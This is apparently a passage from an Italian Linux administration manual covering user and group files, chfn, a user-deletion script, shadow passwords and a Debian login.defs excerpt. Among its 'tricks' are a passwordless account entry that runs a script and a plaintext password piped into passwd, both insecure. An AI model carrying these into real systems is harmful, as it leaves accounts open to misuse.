`chfn` [***opzioni***] [***utente***]

Le informazioni indicate nel quinto capo dei record del file '`/etc/passwd`', sono strutturate solo in modo convenzionale, senza che esista una necessità effettiva.

L'esempio seguente mostra le azioni compiute da un utente per definire le proprie informazioni personali.

`tizio$` **`chfn`** [*Invio*]

```
  Changing finger information for tizio
Password: ******** [Invio]
Name [tizio]: Tizio Tizi [Invio]
Office []: Riparazioni [Invio]
Office Phone[]: 123456 [Invio]
Home Phone[]: 9876543 [Invio]

  Finger information changed.
```

Volendo verificare il risultato all'interno del file '`/etc/passwd`', si può trovare il record seguente, che appare suddiviso su due righe per la mancanza di spazio:

```
tizio:724AD9dGbG25k:502:502:Tizio Tizi,Riparazioni,123456,987654:↩
↪/home/tizio:/bin/bash
```

Le informazioni personali possono essere delicate, specialmente quando si tratta di indicare il numero telefonico dell'abitazione di un utente. Per questo, quando si tratta di utenze presso elaboratori raggiungibili attraverso una rete estesa, come Internet, occorre prudenza.

133.3 Utenti e gruppi importanti

Osservando il file '`/etc/passwd`' si possono notare diversi utenti fittizi standard che hanno degli scopi particolari. Si tratta di ***utenti di sistema***, nel senso che servono al buon funzionamento del sistema operativo.

```
root:dxdFf9MvQ3s:0:0:root:/root:/bin/bash
bin:*:1:1:bin:/bin:
daemon:*:2:2:daemon:/sbin:
adm:*:3:4:adm:/var/adm:
lp:*:4:7:lp:/var/spool/lpd:
sync:*:5:0:sync:/sbin:/bin/sync
shutdown:*:6:0:shutdown:/sbin:/sbin/shutdown
halt:*:7:0:halt:/sbin:/sbin/halt
mail:*:8:12:mail:/var/mail:
news:*:9:13:news:/var/spool/news:
uucp:*:10:14:uucp:/var/spool/uucp:
operator:*:11:0:operator:/root:
games:*:12:100:games:/usr/games:
gopher:*:13:30:gopher:/usr/lib/gopher-data:
ftp:*:14:50:FTP User:/home/ftp:
nobody:*:99:99:Nobody:/:
```

Di conseguenza, anche '`/etc/group`' contiene l'indicazione di gruppi particolari (gruppi di sistema).

```
root::0:root
bin::1:root,bin,daemon
daemon::2:root,bin,daemon
sys::3:root,bin,adm
adm::4:root,adm,daemon
tty::5:
disk::6:root
lp::7:daemon,lp
mem::8:
kmem::9:
wheel::10:root
mail::12:mail
news::13:news
uucp::14:uucp
man::15:
games::20:
gopher::30:
dip::40:
ftp::50:
nobody::99:
users::100:
```

I campi delle parole d'ordine di questi utenti speciali (tutti tranne '**root**') hanno un asterisco che di fatto impedisce qualunque accesso.

Le varie distribuzioni GNU si distinguono spesso nella quantità e nell'organizzazione degli utenti e dei gruppi fittizi. In questo caso, in particolare, l'utente fittizio '**nobody**' ha il numero UID 99, come definito nella distribuzione GNU/Linux Red Hat. In generale, questo utente potrebbe avere il numero -1, che applicandosi a un intero positivo rappresenta in pratica il numero più alto gestibile di UID, altre volte potrebbe essere il numero -2. Il numero massimo di UID dipende dalle caratteristiche del file system e dalle librerie utilizzate.

Tabella 133.12. Alcuni utenti e gruppi importanti.

Opzione	Descrizione
'**root**'	L'utente '**root**' è l'amministratore del sistema: ogni sistema Unix ha un utente '**root**'. L'utente '**root**' ha sempre il numero UID pari a zero.
'**bin**'	L'utente '**bin**' non esiste nella realtà. Si tratta di un nome fittizio definito per assegnare ai file eseguibili (*binary*) un proprietario diverso dall'utente '**root**'. Di solito, con GNU/Linux, questi eseguibili appartengono al gruppo '**bin**', mentre l'utente proprietario resta '**root**'.
'**tty**'	Di solito, al gruppo '**tty**' appartengono i file di dispositivo utilizzabili come canali per la connessione di un terminale.
'**disk**'	Di solito, al gruppo '**disk**' appartengono i file di dispositivo che si riferiscono a unità a dischi, compresi CD e DVD.
'**floppy**'	Di solito, al gruppo '**floppy**' appartengono i file di dispositivo che si riferiscono alle unità a dischetti.

Opzione	Descrizione
'**nobody**'	L'utente '**nobody**' corrisponde in linea di massima a un utente generico, non identificato, senza privilegi particolari. Viene usato in particolare per evitare che un utente '**root**' possa accedere a un file system di rete (NFS) mantenendo i suoi privilegi: quando ciò accade, l'elaboratore che offre il servizio NFS lo tratta come utente '**nobody**'. In generale, '**nobody**' non deve essere utilizzabile per l'accesso umano. A seconda della distribuzione GNU che si utilizza, il gruppo abbinato a questo utente potrebbe chiamarsi '**nobody**', oppure anche '**nogroup**'.

133.4 Eliminazione di un utente

L'eliminazione di un utente dal sistema non è gestibile attraverso un programma di servizio standard di uso generale: la particolare distribuzione GNU può fornire degli strumenti adatti, oppure si deve agire manualmente. In questa sezione si descrive come si può intervenire manualmente. Fondamentalmente si tratta di agire su due punti:

- l'eliminazione dell'utente dai file '`/etc/passwd`' e '`/etc/group`' (ed eventualmente anche da '`/etc/shadow`');
- l'eliminazione dei file appartenenti a quell'utente.

I file di un utente possono trovarsi ovunque gli sia stato consentito di scriverli. In particolare:

- la directory personale;
- la directory delle caselle postali ('`/var/mail/`' o in certi casi '`/var/spool/mail/`', a meno che questa non sia già inserita direttamente nelle directory personali);
- la directory '`/var/spool/cron/crontabs/`' e '`/var/spool/cron/atjobs/`' per eventuali applicazioni a esecuzione pianificata.

Per elencare tutti i file appartenenti a un certo utente, è possibile usare il programma Find in uno dei modi seguenti.

```
find / -uid numero_utente -print
```

```
find / -user utente -print
```

Volendo, si potrebbe costruire uno script per l'eliminazione automatica di tutti i file appartenenti a un utente determinato. L'esempio seguente, prima di eliminare i file, crea una copia compressa.

```
#!/bin/sh
###
### eliminautente
###
```

```
##
## Variabili.
##
#
# Il nome dell'utente viene fornito come primo e unico argomento
# di questo script.
#
NOME_UTENTE="$1"
#
# Nome per un file temporaneo contenente l'elenco dei file
# appartenenti all'utente che si vuole eliminare.
#
ELENCO_FILE_UTENTE=`tempfile`
##
## Funzioni.
##
#
# Visualizza la sintassi corretta per l'utilizzo di questo script.
#
function sintassi () {
    echo ""
    echo "eliminautente <nome-utente>"
    echo ""
    echo "Il nome può avere al massimo otto caratteri."
}
##
## Inizio.
##
#
# Verifica la quantità di argomenti.
#
if [ $# != 1 ]
then
    #
    # La quantità di argomenti è errata. Richiama la funzione
    # «sintassi» e termina l'esecuzione dello script restituendo
    # un valore corrispondente a «falso».
    #
    sintassi
    exit 1
fi
#
# Verifica che l'utente sia root.
#
if [ $UID != 0 ]
then
    #
```

```
    # Dal momento che l'utente non è root, avvisa dell'errore
    # e termina l'esecuzione restituendo un valore corrispondente
    # a «falso».
    #
    echo -n "Questo script può essere utilizzato "
    echo -n "solo dall'utente root."
    echo
    exit 1
fi
#
# Crea un elenco di tutti i file appartenenti all'utente
# specificato.
# Si deve evitare che find cerchi di entrare nella directory /dev/.
#
find / -user $NOME_UTENTE -a \( -path "/dev" -prune -o -print \) \
    > $ELENCO_FILE_UTENTE
#
# Comprime i file generando un file compresso con lo stesso nome
# dell'utente da eliminare e con estensione «.tgz».
# Si utilizza «tar» e in particolare:
# «z» permette di comprimere automaticamente l'archivio
# attraverso «gzip».
# In questo caso, l'archivio viene generato nella directory
# personale dell'amministratore del sistema.
#
if tar czvf ~/$NOME_UTENTE.tgz `cat $ELENCO_FILE_UTENTE`
then
    #
    # Se è andato tutto bene elimina i file
    # (togliere il commento), quindi elimina l'elenco temporaneo.
    #
    rm $ELENCO_FILE_UTENTE

    echo
fi
```

133.5 Trucchi

Alcuni accorgimenti nella gestione degli utenti e dei gruppi possono essere utili in situazioni particolari, anche se a volte si tratta di scelte discutibili. Nelle sezioni seguenti se ne descrivono alcuni.

133.5.1 Utente con funzione specifica

Un trucco che potrebbe rivelarsi comodo in certe situazioni è quello di creare un utente fittizio, con o senza parola d'ordine, al quale si associa un programma o uno script, al posto di una shell. La directory corrente nel momento in cui il programma o lo script viene eseguito è quella indicata come directory *home* (directory personale).

L'esempio seguente mostra un record del file '`/etc/passwd`' preparato in modo da permettere a chiunque di eseguire il programma (o lo script) '`/usr/local/bin/ciao`' partendo dalla posizione della directory '`/tmp/`'. Il numero UID 505 e GID 100 sono solo un esempio.

```
ciao::505:100:Ciao a tutti:/tmp:/usr/local/bin/ciao
```

Naturalmente, il fatto di poter avere un utente (reale o fittizio) che possa accedere senza parola d'ordine, dipende dal sistema di autenticazione: il programma '**`login`**', il quale potrebbe essere stato configurato (o predisposto all'atto della compilazione) per vietare un tale comportamento.

133.5.2 Gruppo di utenti con lo stesso UID

All'interno di un ambiente in cui esiste una certa fiducia nel comportamento reciproco, potrebbe essere conveniente creare un gruppo di utenti con lo stesso numero UID.

Ogni utente avrebbe un proprio nome e una parola d'ordine per accedere al sistema, ma poi, tutti i file apparterrebbero a un utente immaginario che rappresenta tutto il gruppo. Segue un esempio del file '`/etc/passwd`'.

```
tutti:*:1000:1000:Gruppo di lavoro:/home/tutti:/bin/sh
alfa:34gdf6r123455:1000:1000:Gruppo di lavoro:/home/tutti:/bin/sh
bravo:e445gsdfr2124:1000:1000:Gruppo di lavoro:/home/tutti:/bin/sh
charlie:t654df7u72341:1000:1000:Gruppo di lavoro:/home/tutti:/bin/sh
tutti:*:1000:1000:Gruppo di lavoro:/home/tutti:/bin/sh
```

Si osservi che l'utente fittizio '**`tutti`**' dell'esempio mostrato appare per primo e per ultimo, in modo da non avere differenze di comportamento in presenza di un sistema NIS per la condivisione delle utenze in rete.

Se esiste la necessità o l'utilità si possono assegnare anche directory personali e shell differenti.

133.5.3 Uno stesso UID e GID per più nominativi-utente

Un utente reale potrebbe avere bisogno di gestire diversi nominativi-utente per accedere allo stesso elaboratore e gestire attività differenti, pur mantenendo lo stesso numero UID e lo stesso numero GID. In questo modo, avrebbe a disposizione diverse directory personali, una per ogni progetto che conduce.

```
tizio:34gdf6r123455:1000:1000:Tizio Tizi:/home/tizio:/bin/sh
alfa:34gdf6r123455:1000:1000:Tizio Tizi prog. Alfa:/home/alfa:/bin/sh
bravo:34gdf6r123455:1000:1000:Tizio Tizi prog. Bravo:/home/bravo:/bin/sh
charlie:34gdf6r123455:1000:1000:Tizio Tizi prog. Charlie:/home/charlie:/bin/sh
tizio:34gdf6r123455:1000:1000:Tizio Tizi:/home/tizio:/bin/sh
```

Si osservi che la dichiarazione dell'utente '**tizio**' dell'esempio mostrato appare per primo e per ultimo, in modo da non avere differenze di comportamento in presenza di un sistema NIS per la condivisione delle utenze in rete.

Eventualmente, per distinguere quale sia il nominativo-utente utilizzato effettivamente, si potrebbe modificare la stringa di definizione dell'invito della shell. Nel caso di Bash, si potrebbe utilizzare quella seguente:

```
PS1="$USER->\u@\h:\w\\$ "
export PS1
```

Il significato di questo viene approfondito nei capitoli dedicati alla shell POSIX, in cui vengono annotate anche alcune particolarità di Bash (la parte xxv).

133.5.4 Un gruppo per ogni utente (gruppi privati)

Si tratta di una strategia di gestione degli utenti e dei gruppi con cui, ogni volta che si crea un nuovo utente, si crea anche un gruppo con lo stesso nome e, possibilmente, lo stesso numero (UID = GID). Questa tecnica si combina con una maschera dei permessi 002_8. In pratica, i file vengono creati in modo predefinito con i permessi di lettura e scrittura, sia per l'utente proprietario, sia per il gruppo, mentre si esclude la scrittura per gli altri utenti.

Il motivo di tutto questo sta nella facilità con cui si può concedere a un altro utente di poter partecipare al proprio lavoro: basta aggiungere il suo nome nell'elenco degli utenti associati al proprio gruppo.

Volendo agire in maniera più elegante, si possono creare degli altri gruppi aggiuntivi, in base alle attività comuni e aggiungere a questi gruppi i nomi degli utenti che di volta in volta partecipano a quelle attività. Naturalmente, i file da condividere all'interno dei gruppi devono appartenere a questi stessi gruppi.[6]

A titolo di esempio, si mostra cosa sia necessario fare per gestire un gruppo di lavoro per un ipotetico progetto «alfa».

1. Si fa in modo che la maschera dei permessi predefiniti (*umask*) degli utenti che devono far parte del progetto, sia pari a 002_8, per consentire in modo normale ogni tipo di accesso agli utenti dei gruppi di cui si fa parte, ai file e alle directory che vengono create.

2. Si crea il gruppo '**alfa**' e a questo si abbinano tutti gli utenti che devono fare parte del progetto. Il record del file '/etc/group' potrebbe essere simile a quello seguente:

   ```
   alfa::101:tizio,caio,sempronio
   ```

3. Si crea una sorta di directory *home* per i file del progetto, con eventuali ramificazioni.

   `# mkdir /home/progetti/alfa` [*Invio*]

   `# mkdir /home/progetti/alfa/`... [*Invio*]

4. Si assegna l'appartenenza di questa directory (ed eventuali sottodirectory) al gruppo di lavoro.

   `# chown -R root:alfa /home/gruppi/alfa` [*Invio*]

5. Si assegnano i permessi in modo che ciò che viene creato all'interno del gruppo di directory appartenga al gruppo delle directory stesse.

   # **chmod -R 2775 /home/progetti/alfa** [*Invio*]

   In questo modo tutte le directory del progetto ottengono l'attivazione del bit SGID, attraverso il quale, in modo predefinito, i file creati al loro interno vengono abbinati allo stesso gruppo delle directory stesse, cioè quello del progetto per cui sono state predisposte.

133.5.5 Creazione di un'utenza in più contesti

Può capitare la necessità di creare un proprio script per la creazione delle utenze, per esempio quando si vuole concedere una forma di accesso alternativa, che prevede però un proprio meccanismo di autenticazione e di memorizzazione delle parole d'ordine. Questo problema può capitare per esempio con Samba, anche se teoricamente è già previsto un meccanismo del genere al suo interno.

Volendo o dovendo creare un tale script, il problema che si incontra sta nell'assegnare o modificare la parola d'ordine dell'utente. Per farlo, si può cercare di controllare il programma '**passwd**' tramite lo script, ma bisogna dare il tempo a '**passwd**' di fare le domande:

passwd tizio [*Invio*]

Enter new UNIX password: ***digitazione_all'oscuro*** [*Invio*]

Retype new UNIX password: ***digitazione_all'oscuro*** [*Invio*]

```
passwd: password updated successfully.
```

Per poter inviare al programma '**passwd**' la parola d'ordine (si supponga che si tratti della parola «segreta»), non la si può inserire in un file del genere per poi inviarla attraverso lo standard input:

```
segreta
segreta
```

Supponendo che questo sia il file '/tmp/nuova' non serve a nulla fare così:

cat /tmp/nuova | passwd tizio [*Invio*]

Ecco cosa si vedrebbe apparire:

```
Enter new UNIX password: Retype new UNIX password: Sorry, ↩
↪passwords do not match↩
↪passwd: Authentication information cannot be recovered
```

Per risolvere il problema, va inserita una pausa nel flusso dello standard input. Ecco come:

(sleep 1 ; echo "segreta" ; sleep 1 ; echo "segreta") ↩
↪**| passwd tizio** [*Invio*]

```
Enter new UNIX password: Retype new UNIX password: passwd: password ↩
↪updated successfully
```

[1] Naturalmente, questo vale finché nessuno riesce a trovare un algoritmo inverso che permetta di ricalcolare la parola d'ordine a partire dalla stessa stringa cifrata.

[2] **Shadow utilities** software libero con licenza speciale

[3] In generale, i sistemi pongono anche un limite superiore alla lunghezza delle parole d'ordine. In tali casi, può capitare che la parte eccedente tale dimensione venga semplicemente ignorata, rendendo vano lo sforzo dell'utente.

[4] **Shadow utilities** software libero con licenza speciale

[5] **Shadow utilities** software libero con licenza speciale

[6] Questo metodo di comportamento è quello predefinito di alcune distribuzioni GNU.

Parole d'ordine oscurate

Il meccanismo delle parole d'ordine oscurate (*shadow password*) si basa su un principio molto semplice: nascondere le parole d'ordine cifrate ai processi che non hanno i privilegi dell'utente '**root**'. Infatti, nei sistemi in cui le parole d'ordine oscurate non sono attivate, è il file '/etc/passwd', leggibile a tutti i tipi di utenti, che contiene tali parole d'ordine cifrate.

Il problema nasce dal fatto che è possibile scoprire la parola d'ordine degli utenti attraverso programmi specializzati che scandiscono un vocabolario alla ricerca di una parola che possa corrispondere alla parola d'ordine cifrata.

L'utilizzo del sistema delle parole d'ordine oscurate richiede che alcuni programmi siano predisposti per questo. In questo capitolo si fa riferimento a strumenti standard che però si intende siano stati integrati nella distribuzione GNU che si utilizza. L'attivazione di parole d'ordine oscurate in una distribuzione che non sia stata predisposta, comporta una serie di difficoltà che rendono la cosa sconsigliabile.

Tabella 134.1. Riepilogo dei programmi e dei file per la gestione delle parole d'ordine oscurate.

Nome	Descrizione
'/etc/shadow'	File delle parole d'ordine cifrate.
'/etc/login.defs'	Configurazione generale del sistema di autenticazione.
'**pwconv**'	Conversione dal sistema tradizionale alle parole d'ordine oscurate.
'**pwunconv**'	Conversione dalle parole d'ordine oscurate al sistema tradizionale.
'**useradd**'	Inserimento di un nuovo utente.
'/etc/default/useradd'	Configurazione di '**useradd**'.
'**userdel**'	Eliminazione di un utente.
'**usermod**'	Modifica di alcune impostazioni riferite a un utente.
'**chage**'	Modifica i tempi nel file '/etc/shadow'.
'/etc/gshadow'	File delle parole d'ordine cifrate dei gruppi.
'**grpconv**'	Conversione dai gruppi tradizionali alle parole d'ordine oscurate.
'**grpunconv**'	Conversione dai gruppi con parole d'ordine oscurate a quelli tradizionali.
'**gpasswd**'	Modifica della parola d'ordine di un gruppo.
'**groupadd**'	Inserimento di un nuovo gruppo.
'**groupdel**'	Eliminazione di un gruppo.
'**pwck**'	Verifica di coerenza delle informazioni sugli utenti.
'**grpck**'	Verifica di coerenza delle informazioni sui gruppi.
'/etc/adduser.conf'	Configurazione degli script Debian.
'**adduser**'	Script Debian.
'**addgroup**'	Script Debian.

134.1 Funzioni delle parole d'ordine oscurate

Con le parole d'ordine oscurate attivate si aggiunge il file '/etc/shadow' a fianco del consueto '/etc/passwd'. In questo secondo file vengono tolte le parole d'ordine cifrate e al loro posto viene inserita una '**x**', mentre nel file '/etc/shadow', oltre alle parole d'ordine cifrate, vengono inserite altre informazioni sulle utenze che permettono di aumentare la sicurezza.

Anche i gruppi possono avere delle parole d'ordine ed è possibile affiancare al file '/etc/group' il file '/etc/gshadow'.

134.1.1 File «/etc/shadow»

La presenza del file '`/etc/shadow`' indica l'attivazione delle parole d'ordine oscurate. I record di questo file sono organizzati in campi, separati attraverso il simbolo due punti ('`:`'), secondo la sintassi seguente:

utente **:** ***parola_d'ordine_cifrata*** **:** ***modifica*** **:** ***valid_min*** **:** ***valid_max*** **:** ***preavviso*** **:** ***tempo_riserva*** **:** ***termine*** **:** ***riservato***

I campi che rappresentano una data possono contenere un numero intero che indica il numero di giorni trascorsi dal 1/1/1970, mentre quelli che rappresentano una durata, possono contenere un numero intero che esprime una quantità di giorni.

1. ***utente***

   Il nominativo dell'utente.

2. ***parola_d'ordine_cifrata***

   La parola d'ordine cifrata, quella tolta dal file '`/etc/passwd`'.

3. ***modifica***

   Data in cui è stata modificata la parola d'ordine per l'ultima volta.

4. ***validità_minima***

   Numero di giorni di validità minima della parola d'ordine; entro questo tempo, l'utente non può cambiare la parola d'ordine.

5. ***validità_massima***

   Numero di giorni di validità massima della parola d'ordine; prima che trascorra questo tempo, l'utente deve cambiare la parola d'ordine.

6. ***preavviso***

   Numero di giorni, prima della scadenza della parola d'ordine, durante i quali l'utente viene avvisato della necessità di modificarla.

7. ***tempo_di_riserva***

   Durata massima di validità dell'utenza dopo che la parola d'ordine è scaduta.

8. ***termine***

   Data di scadenza dell'utenza.

9. ***riservato***

   Riservato per usi futuri.


Figura 134.2. Schema dei tempi riferiti alle utenze. I numeri fanno riferimento ai campi del file '/etc/shadow'.

A titolo di esempio, viene mostrato un caso sufficientemente completo nella figura 134.3.

Figura 134.3. Esempio di un record del file '/etc/shadow'.

```
tizio:wsLHjp.FutW0sgtgfdeR67gdehk98:10459:0:30:7:10:10824:
 |     |                             |    | |  | |   |
 |     parola d'ordine               |    | |  | |   termine dell'utenza il
 |     cifrata                       |    | |  | |   giorno 21/08/1999
 |                                   |    | |  | |
 utente                              |    | |  | dieci giorni di riserva
                                     |    | |  |
                                     |    | |  sette giorni di preavviso
                                     |    | |
            la parola d'ordine è stata    | trenta giorni di validità massima
            modificata il giorno          |
            21/08/1998                    l'utente può cambiare password
                                          in ogni momento
```

Perché il sistema delle parole d'ordine oscurate possa dare la sicurezza che promette, è necessario che il file '/etc/shadow' appartenga all'utente '**root**' e abbia esclusivamente il permesso di lettura per il proprietario (0400_8).

134.1.2 File «/etc/passwd»

Quando è attivo il sistema delle parole d'ordine oscurate, il file '/etc/passwd' non dovrebbe contenere più le parole d'ordine cifrate. Al loro posto dovrebbe apparire una lettera '**x**' (minuscola), come nell'esempio seguente:

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
...
tizio:x:1000:1000::/home/tizio:/bin/bash
...
```

Tuttavia, dovrebbe essere ammissibile la presenza di record contenenti la parola d'ordine cifrata dell'utente relativo, con la corrispondente assenza di un record nel file '/etc/shadow'.

Per questi utenti, le funzionalità delle parole d'ordine oscurate sono ovviamente disattivate e non dovrebbero esserci altre conseguenze.

134.2 Amministrazione degli utenti

La presenza delle parole d'ordine oscurate richiede strumenti adeguati alla loro amministrazione. Le informazioni aggiuntive che richiede un'utenza quando sono attive le parole d'ordine oscurate, rendono utile la presenza di un file di configurazione contenente le caratteristiche predefinite che questo dovrebbe avere. Questo file è '`/etc/login.defs`'.

134.2.1 File «/etc/login.defs»

Il file '`/etc/login.defs`' permette di stabilire alcune caratteristiche predefinite delle utenze che utilizzano le parole d'ordine oscurate. La sua presenza è importante soprattutto nel momento della creazione di un nuovo utente, ovvero della trasformazione di utenze normali in utenze munite di parole d'ordine oscurate, per definire i valori relativi alla validità e alla scadenza delle parole d'ordine.

Il file si compone di righe, in cui, ciò che inizia con il simbolo '**`#`**' viene considerato un commento, le righe vuote vengono ignorate e il resto compone le direttive di configurazione. La sintassi di queste è molto semplice: ogni direttiva occupa una sola riga e si compone di coppie ***nome valore***, spaziate, senza simboli di assegnamento.

I valori che possono essere attribuiti sono di tre tipi: stringa, numerico e logico (booleano). Le stringhe vengono indicate senza delimitatori di alcun tipo; i valori numerici possono essere di tipo decimale, ottale (e in tal caso iniziano con uno zero) ed esadecimale (quando iniziano con la sigla '**`0x`**'); i valori booleani sono indicati attraverso le costanti '**`yes`**' (*Vero*) e '**`no`**' (*Falso*).

Segue un estratto di esempio, derivante da una distribuzione GNU/Linux Debian.

```
#
# *REQUIRED*
#   Directory where mailboxes reside, _or_ name of file, relative to the
#   home directory.  If you _do_ define both, MAIL_DIR takes precedence.
#   QMAIL_DIR is for Qmail (or any maildir-compatible MTA, such as Exim or
#   Postfix when suitably configured).
#
#   Essentially, MAIL_DIR defines the $MAIL environmental variable
#   (for mbox use) by appending the username to MAIL_DIR as defined
#   below.  MAIL_FILE defines the $MAIL environment variable as the
#   fully-qualified filename obtained by prepending the user home
#   directory before $MAIL_FILE, and QMAIL_DIR defines the MAIL
#   environment variable as the fully-qualified directory name
#   obtained by prepending the user home directory before $QMAIL_DIR.
#
# NOTE: This is used to setup your MAIL environment variable, and also
# used by userdel to determine if any mail spools need to be removed when
# removing a user. If you change this, you should also change the
# pam_mail.so module setup in /etc/pam.d/login, which affects the "You
# have mail" message on login, and, in default setup, overrides this setting
# in determining the $MAIL environmental variable.
#
```

```
#QMAIL_DIR      Maildir/
#MAIL_DIR        /var/mail
MAIL_FILE      mail/mbox

#
# Delay in seconds before being allowed another attempt after a login failure
#
FAIL_DELAY              3

#
# Enable logging and display of /var/log/faillog login failure info.
#
FAILLOG_ENAB            yes

#
# Enable display of unknown usernames when login failures are recorded.
#
LOG_UNKFAIL_ENAB        no

#
# Enable logging of successful logins
#
LOG_OK_LOGINS           no

#
# Enable setting of ulimit, umask, and niceness from passwd gecos field.
#
QUOTAS_ENAB             yes

#
# Enable "syslog" logging of su activity - in addition to sulog file logging.
# SYSLOG_SG_ENAB does the same for newgrp and sg.
#
SYSLOG_SU_ENAB          yes
SYSLOG_SG_ENAB          yes

#
# If defined, all su activity is logged to this file.
#
#SULOG_FILE     /var/log/sulog

#
# If defined, file which maps tty line to TERM environment parameter.
# Each line of the file is in a format something like "vt100  tty01".
#
#TTYTYPE_FILE   /etc/ttytype

#
# If defined, login failures will be logged here in a utmp format.
# last, when invoked as lastb, will read /var/log/btmp, so...
#
FTMP_FILE       /var/log/btmp
```

```
#
# If defined, the command name to display when running "su -".  For
# example, if this is defined as "su" then a "ps" will display the
# command is "-su".  If not defined, then "ps" would display the
# name of the shell actually being run, e.g. something like "-sh".
#
SU_NAME         su

#
# If defined, file which inhibits all the usual chatter during the login
# sequence.  If a full pathname, then hushed mode will be enabled if the
# user's name or shell are found in the file.  If not a full pathname, then
# hushed mode will be enabled if the file exists in the user's home directory.
#
HUSHLOGIN_FILE  .hushlogin
#HUSHLOGIN_FILE /etc/hushlogins

#
# If defined, the presence of this value in an /etc/passwd "shell" field will
# disable logins for that user, although "su" will still be allowed.
#
# XXX this does not seem to be implemented yet...  --marekm
# no, it was implemented but I ripped it out ;-) -- jfh
NOLOGIN_STR     NOLOGIN

#
# If defined, either a TZ environment parameter spec or the
# fully-rooted pathname of a file containing such a spec.
#
#ENV_TZ         TZ=CST6CDT
#ENV_TZ         /etc/tzname

#
# If defined, an HZ environment parameter spec.
#
# for Linux/x86
ENV_HZ          HZ=100
# For Linux/Alpha...
#ENV_HZ         HZ=1024

#
# *REQUIRED*  The default PATH settings, for superuser and normal users.
#
# (they are minimal, add the rest in the shell startup files)
ENV_SUPATH      PATH=/etc/script:/sbin:/bin:/usr/sbin:/usr/bin:↩
↪/usr/bin/X11:/usr/local/sbin:/usr/local/bin
ENV_PATH        PATH=/etc/script:/usr/local/bin:/usr/bin:/bin:↩
↪/usr/bin/X11:/usr/games

#
# Terminal permissions
#
#       TTYGROUP        Login tty will be assigned this group ownership.
```

```
#       TTYPERM         Login tty will be set to this permission.
#
# If you have a "write" program which is "setgid" to a special group
# which owns the terminals, define TTYGROUP to the group number and
# TTYPERM to 0620.  Otherwise leave TTYGROUP commented out and assign
# TTYPERM to either 622 or 600.
#
TTYGROUP        tty
TTYPERM         0600

#
# Login configuration initializations:
#
#       ERASECHAR       Terminal ERASE character ('\010' = backspace).
#       KILLCHAR        Terminal KILL character ('\025' = CTRL/U).
#       UMASK           Default "umask" value.
#       ULIMIT          Default "ulimit" value.
#
# The ERASECHAR and KILLCHAR are used only on System V machines.
# The ULIMIT is used only if the system supports it.
# (now it works with setrlimit too; ulimit is in 512-byte units)
#
# Prefix these values with "0" to get octal, "0x" to get hexadecimal.
#
ERASECHAR       0177
KILLCHAR        025
UMASK           022
#ULIMIT         2097152

#
# Password aging controls:
#
#       PASS_MAX_DAYS   Maximum number of days a password may be used.
#       PASS_MIN_DAYS   Minimum number of days allowed between password changes.
#       PASS_WARN_AGE   Number of days warning given before a password expires.
#
PASS_MAX_DAYS   99999
PASS_MIN_DAYS   0
PASS_WARN_AGE   7

#
# Min/max values for automatic uid selection in useradd
#
UID_MIN                  1000
UID_MAX                 60000

#
# Min/max values for automatic gid selection in groupadd
#
GID_MIN                   100
GID_MAX                 60000

#
```

```
# Max number of login retries if password is bad. This will most likely be
# overriden by PAM, since the default pam_unix module has it's own built
# in of 3 retries However, this is a safe fallback in case you are using
# and authentication module that does not enforce PAM_MAXTRIES.
#
LOGIN_RETRIES           5

#
# Max time in seconds for login
#
LOGIN_TIMEOUT           60

#
# Number of significant characters in the password for crypt().
# Default is 8, don't change unless your crypt() is better.
# If using MD5 in your PAM configuration, set this higher.
#
PASS_MAX_LEN            8

#
# Require password before chfn/chsh can make any changes.
#
CHFN_AUTH               yes

#
# Which fields may be changed by regular users using chfn - use
# any combination of letters "frwh" (full name, room number, work
# phone, home phone).  If not defined, no changes are allowed.
# For backward compatibility, "yes" = "rwh" and "no" = "frwh".
#
CHFN_RESTRICT           rwh

#
# Password prompt (%s will be replaced by user name).
#
# XXX - it doesn't work correctly yet, for now leave it commented out
# to use the default which is just "Password: ".
#LOGIN_STRING           "%s's Password: "

#
# Should login be allowed if we can't cd to the home directory?
# Default in no.
#
DEFAULT_HOME    yes

#
# If defined, this command is run when removing a user.
# It should remove any at/cron/print jobs etc. owned by
# the user to be removed (passed as the first argument).
#
#USERDEL_CMD    /usr/sbin/userdel_local

#
```

```
# If defined, either full pathname of a file containing device names or
# a ":" delimited list of device names.  No password is required to log in
# as a non-root user on these devices.
#
#NO_PASSWORD_CONSOLE tty1:tty2:tty3:tty4:tty5:tty6

#
# When prompting for password without echo, getpass() can optionally
# display a random number (in the range 1 to GETPASS_ASTERISKS) of '*'
# characters for each character typed.  This feature is designed to
# confuse people looking over your shoulder when you enter a password :-).
# Also, the new getpass() accepts both Backspace (8) and Delete (127)
# keys to delete previous character (to cope with different terminal
# types), Control-U to delete all characters, and beeps when there are
# no more characters to delete, or too many characters entered.
#
# Setting GETPASS_ASTERISKS to 1 results in more traditional behaviour -
# exactly one '*' displayed for each character typed.
#
# Setting GETPASS_ASTERISKS to 0 disables the '*' characters (Backspace,
# Delete, Control-U and beep continue to work as described above).
#
# Setting GETPASS_ASTERISKS to -1 reverts to the traditional getpass()
# without any new features.  This is the default.
#
